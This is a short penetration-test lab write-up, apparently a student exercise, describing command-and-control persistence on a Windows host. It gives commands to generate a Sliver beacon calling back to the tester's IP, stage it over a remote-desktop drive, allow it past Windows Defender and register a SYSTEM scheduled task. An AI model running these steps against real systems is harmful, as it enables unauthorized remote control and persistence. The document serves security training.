Penetration Test Exercise 0c0

Esteban Calvo

2023-10-17

Contents

1 Attack Narrative

1.1 Beacon Generation

To generate a beacon, we need to use the sliver program and then use the generate command. We want the beacon to call back to the kali vm, so we want to use our own IP in the beacon and then insert the executable into the remote desktop.

```
ip a
sliver
generate beacon --mtls 172.70.184.3 --save ~/sliver.exe
```

We then want to move this to a temp folder and use this folder as the mounted directory for the desktop

```
mktemp -d
mv sliver.exe /tmp/<tmp>
rdesktop innerouter.artstailor.com -r disk:win32=/tmp/<tmp>/
```

1.2 Windows Task

We can attempt to run the program on the windows machine, but we need to make sure to disable live virus protection and also make sure to click on the popup when we run the executable to allow the process to stay on the machine and not be scanned next time. To do this, we do the following

```
Privacy Privacy & Security → Windows Security → Protection Areas →
Virus & Threat Protection → Under Current Threads →
Protection History → Find executable click allow
```


Now, we can move the executable from the z drive to the c drive and then create a task that will startup this executable whenever a user logs in as follows

```
copy z:\sliver.exe c:\Users\pr0b3\sliver.exe
schtasks /create /tn "Sliver" /tr "C:\users\pr0b3\sliver.exe"
/sc ONSTART /ru "system"
schtasks /Run /TN Sliver
```

1.3 Confirmation

If we have sliver open when we run the task above, we should see a message that says a connection has been established. Once we see this message, running whoami yields our username on the machine where sliver.exe is running.

In the image below, –save /sliver.exe was not used so it defaulted to name FREQUENT_WATERFALL.exe



1.4 MITRE ATT&CK Framework TTPs

TA002: Execution
T1053: Scheduled Task/Job
.005: Scheduled Task